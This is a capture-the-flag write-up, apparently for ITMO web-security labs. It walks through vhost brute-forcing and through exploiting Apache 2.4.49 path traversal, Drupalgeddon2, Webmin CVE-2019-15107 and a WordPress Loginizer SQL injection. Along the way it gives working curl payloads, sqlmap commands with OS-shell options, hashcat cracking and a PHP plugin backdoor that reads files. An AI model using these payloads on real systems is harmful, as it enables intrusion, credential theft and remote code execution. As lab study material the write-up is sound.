
Nginx subdomain

The condition of a given task:

`Ваша задача найти сайт, известно, что он имеет адрес XXX.portfolio.itmo`

Solution:

We can see that 10.10.10.10:<your_port> use nginx tryto *bruteforce vhosts* with **Host header** like this:



Choose an attack type

Attack type: Sniper

Payload positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.10.10:32974

```
GET / HTTP/1.1
Host: §§
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close


```

with wordlist from task now we can see that *one vhost found*




Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
253	sharepoint.portfolio.itmo	200	□	□	41251	
0		400	□	□	309	
1	www.portfolio.itmo	404	□	□	710	
8	pop.portfolio.itmo	404	□	□	710	
9	cpanel.portfolio.itmo	404	□	□	710	
11	ns1.portfolio.itmo	404	□	□	710	
7	webdisk.portfolio.itmo	404	□	□	710	
4	localhost.portfolio.itmo	404	□	□	710	

```
        </h1>
        <h1>
          flag is 4aa2e40350191c15366bf5873883a22f84cbb2a1a781215bf555b154bad7eda6ca1e39efbd7c36cfc4e1f3ff3bb05dde
        </h1>
        <p>
          I'm <span class="typed" data-typed-items="Designer, Developer, Freelancer, Photographer">
          </span>
        </p>
```

it is **sharepoint.portfolio.itmo** and *in returned page we see the flag*



```
          Andrey
        </h1>
        <h1>
          flag is 4aa2e40350191c15366bf5873883a22f84cbb2a1a781215bf555b154bad7eda6ca1e39efbd7c36cfc4e1f3ff3bb05dde
        </h1>
        <p>
          I'm <span class="typed" data-typed-items="Designer, Developer, Freelancer, Photographer">
          </span>
        </p>
        <div class="social-links">
          <a href="#" class="twitter">
            <i class="bx bxl-twitter">
            </i>
          </a>
          <a href="#" class="facebook">
            <i class="bx bxl-facebook">
            </i>
          </a>
          <a href="#" class="instagram">
            <i class="bx bxl-instagram">
            </i>
          </a>
          <a href="#" class="google-plus">
            <i class="bx bxl-skype">
            </i>
          </a>
```

Answer is: ***4aa2e40350191c15366bf5873883a22f84cbb2a1a781215bf555b154bad7eda6ca1e39efbd7c36cfc4e1f3ff3bb05dde***


Apache LFI

The condition of a given task:

```
Exploit this Apache and read the /flag.txt
```

Solution:


VPN On Actually we can take **banner** from `10.10.10.10:<your port>` with *nmap/nc/devtools/etc...* `echo test | nc -nv 10.10.10.10 <your port> | grep Server`



```
┌──(any□ DESKTOP-DKCHPMA)-[~]
└─$ echo test | nc -nv 10.10.10.10 32807 | grep Server
(UNKNOWN) [10.10.10.10] 32807 (?) open
Server: Apache/2.4.49 (Unix)
```

and now we know that web-server is **Apache/2.4.49**, let's find some *vulns for this version* In my case first link is *https://www.opennet.ru/opennews/art.shtml?num=55924* okay lets *tryna use payload* from this post like: `curl --data "A=|id>>/tmp/x;uname\$IFS-a>>/tmp/x" 'http://10.10.10.10:<your port>/cgi-`

`bin/.%2e/.%2e/.%2e/.%2e/flag.txt' -vv` and get our *flag*!



```
 --data ┌──(any▯ DESKTOP-DKCHPMA)-[~]
└─$    curl --data "A=|id>>/tmp/x;uname\$IFS-a>>/tmp/x" 'http://10.10.10.10:32807/cgi-bin/.%2e/.%2e/.%2e/.%2e/flag.txt'
-vv
* processing: http://10.10.10.10:32807/cgi-bin/.%2e/.%2e/.%2e/.%2e/flag.txt
*   Trying 10.10.10.10:32807...
* Connected to 10.10.10.10 (10.10.10.10) port 32807
> POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/flag.txt HTTP/1.1
> Host: 10.10.10.10:32807
> User-Agent: curl/8.2.1
> Accept: */*
> Content-Length: 33
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 200 OK
< Date: Fri, 27 Oct 2023 21:25:13 GMT
< Server: Apache/2.4.49 (Unix)
< Last-Modified: Fri, 27 Oct 2023 21:13:33 GMT
< ETag: "60-608b9293313de"
< Accept-Ranges: bytes
< Content-Length: 96
< Content-Type: text/plain
<
* Connection #0 to host 10.10.10.10 left intact
74e7c5cd731740a7f99994d5009f1949459ca73452ffb71c49ad02e1a41c9552f13bd37384fb0630fd45b97d00118dff
┌──(any▯ DESKTOP-DKCHPMA)-[~]
└─$
```

if you interested in wtf is going on in payload: https://explainshell.com *can help you*

Answer is: ***74e7c5cd731740a7f99994d5009f1949459ca73452ffb71c49ad02e1a41c9552f13bd37384fb0630fd45b97d00118dff***

Drupal RCE


The condition of a given task:

```
Use drupalgeddon. Flag is in /home/flag.txt
```

Solution:

tryna find smth with hint in github and get it https://github.com/ruthvikvegunta/Drupalgeddon2 tryna first curl request and get the RCE then take flag payload: `curl -k -i "https://<lab-id>.web.lms.itmo.xyz/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax" --data "form_id=user_register_form&_drupal_ajax=1&mail[a][#post_render][]=exec&mail[a]`

```
[#type]=markup&mail[a][#markup]=cat /home/flag.txt"
```



```
┌──(kali㉿kali)-[~]
└─$ curl -k -i "https://ca3d1232-bff0-4609-87ac-e7697dbfc52c.web.lms.itmo.xyz/user/register?element_parents=account/mail/%23value&ajax_form=1&_wrapper_format=drupal_ajax" --data "form_id=user_register_form&_drupal_ajax=1&mail[a][#post_render][]=exec&mail[a][#type]=markup&mail[a][#markup]=cat /home/flag.txt"
HTTP/2 200
server: nginx/1.18.0 (Ubuntu)
date: Mon, 06 Nov 2023 20:28:47 GMT
content-type: application/json
content-length: 252
cache-control: must-revalidate, no-cache, private
content-language: en
expires: Sun, 19 Nov 1978 05:00:00 GMT
vary:
x-content-type-options: nosniff
x-drupal-ajax-token: 1
x-frame-options: SAMEORIGIN
x-generator: Drupal 8 (https://www.drupal.org)
x-powered-by: PHP/7.2.3
x-ua-compatible: IE=edge

[{"command":"insert","method":"replaceWith","selector":null,"data":"bd592f5a6371f34ce71f46666afc925bb4ac2329d6efeacb3a41a50f176d76500ab0432a63592f2266abb78254c8e5f7\u003Cspan class=\u0022ajax-new-content\u0022\u003E\u003C\/span\u003E","settings":null}]
```

Answer is: ***bd592f5a6371f34ce71f46666afc925bb4ac2329d6efeacb3a41a50f176d76500ab0432a63592f2266abb78254c8e5f7***


Webmin RCE

The condition of a given task:


```
У вас есть доступ к сайту. Найдите известную уязвимость и эксплуатируйте её. Флаг в файле /root/flag.txt
Webmin работает по протоколу https. Так что используйте URL вида https://10.10.10.10:N/
```

Solution:

VPN On Tryna *find version* of web-server with *any* method 4 example *nmap/burp/devtools/openssl/etc*




```
HTTP/1.0 200 Document follows
Server: MiniServ/1.910
Date: Fri, 27 Oct 2023 21:47:02 GMT
Content-type: text/html; Charset=iso-8859-1
Connection: close
```



```
┌──(any㉿ DESKTOP-DKCHPMA)-[~]
└─$ sudo nmap -sV -Pn -sS -sU --version-all -p 32810 10.10.10.10
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-28 00:51 MSK
Nmap scan report for 10.10.10.10
Host is up (0.018s latency).

PORT       STATE  SERVICE VERSION
32810/tcp open   http    MiniServ 1.910 (Webmin httpd)
32810/udp closed unknown
```

okay now we found out that web-server is **MiniServ/1.910** let's find some exploits! I prefer use *github/search* for it https://github.com/kh4sh3i/Webmin-CVE Okay we are interested in **CVE-2019-15107** because the **default credentials does not work** and we would like a *credentialentialness* way to hack it tryna idk `python2 CVE_2019_15107.py https://10.10.10.10:<your port> 'cat /flag.txt'` and get our *flag*



```
┌──(any㉿ DESKTOP-DKCHPMA)-[~/Webmin-CVE]
└─$ python2 CVE_2019_15107.py https://10.10.10.10:32812 'cat /flag.txt'

                                  python By jas502n


vuln_url= https://10.10.10.10:32812/password_change.cgi

Command Result = 6e40081f09726c55aaccda1d4baeaaf2841074cfa9d909c8ff05068f20fb046a2873155c8bc3b7a056f9deb64cb4ea68

┌──(any㉿ DESKTOP-DKCHPMA)-[~/Webmin-CVE]
└─$
```

Answer is: ***6e40081f09726c55aaccda1d4baeaaf2841074cfa9d909c8ff05068f20fb046a2873155c8bc3b7a056f9deb64cb4ea68***


Log in me

The condition of a given task:

```
Получите RCE и прочитайте флаг из /flag/flag.txt.
Подсказка: для некоторых известных CMS существуют специальные инструменты для сканирования и анализа. Часто, у них есть API, от которого не помешает получить ключ. А еще иногда агрессивный режим (agressive mode) может сильно помочь.
```


Solution:

https://<lab-id>.web.lms.itmo.xyz/wp-login.php - login page take *api key* from https://wpscan.com/profile/ tryna `sudo wpscan --rua -e ap,at,tt,cb,dbe,u,m --url https://<lab-id>.web.lms.itmo.xyz/wp-login.php --plugins-detection mixed --api-token <api-token> --detection-mode mixed -t 40` tryna use vulnerabilities on *loginizer* plugin https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/scanner/http/wp_loginizer_log_sqli.md tryna use *sqlmap* for find payload or **obtain root password's hash**: `sqlmap -u https://<lab-id>.web.lms.itmo.xyz/wp-login.php --method='POST' --data='log=&pwd=password&wp-submit=Log+In&redirect_to=&testcookie=1' -p log --prefix="', ip = LEFT(UUID(), 8), url = (TRUE " --suffix=") -- wpdeeply" --dbms mysql --technique=T --time-sec=1 --current-db --current-user --tamper=space2comment --level=5 --risk=3 --random-agent --batch -D wordpress -T wp_users -C user_pass --dump-all --passwords --os-shell --os-pwn` *`-D wordpress -T wp_users -C user_pass`* we can find *without this flags* but with this command we *obtain root password hash* and we can *brute*(but we know original) with `hashcat -m 400 -a 3 '<hash>' -o crached.txt /usr/share/seclists/Passwords/Leaked-Databases/rockyou-75.txt ; cat` `crashed.txt` next step is *log in as admin with obtained credentials* and tryna **read local file with .php plugin files like loginizer.php or smth like it**. for the (*for example*)*loginizer* plugin and **add to any .php file** smth like this `$current = file_get_contents('/flag/flag.txt'); file_put_contents('readme.txt', $current);`



```
<?php
$file = 'readme.txt';
// Open the file to get existing content
$current = file_get_contents("find / -name flag.txt");
// Append a new person to the file
// Write the contents back to the file
file_put_contents($file, $current);
/**
 * @package loginizer
 * @version 1.6.3
 */
/*
Plugin Name: Loginizer
Plugin URI: https://wordpress.org/extend/plugins/loginizer/
```

and curl *https://<lab-id>.web.lms.itmo.xyz/wp-content/plugins/loginizer/readme.txt to get the flag*


https://4af67648-fbe7-4156-abe4-e7347c217296.web.lms.itmo.xyz/wp-content/plugins/loginizer/readme.txt
Messenger
Mail
бotать нахуй
What is SQL Injection?...
Dashboard
Hacktory
Tricks
Your Repositories
Моё обучение · Моё ...
Exploit Notes

```
65535b4f7530c80701d2eca0ad18a730fd6512952d5829e727f65c9e0b6924aad5b6d9a4d10e24eea8e00d03abc65ac4
```

Answer is: ***65535b4f7530c80701d2eca0ad18a730fd6512952d5829e727f65c9e0b6924aad5b6d9a4d10e24eea8e00d03abc65ac4***

Solr

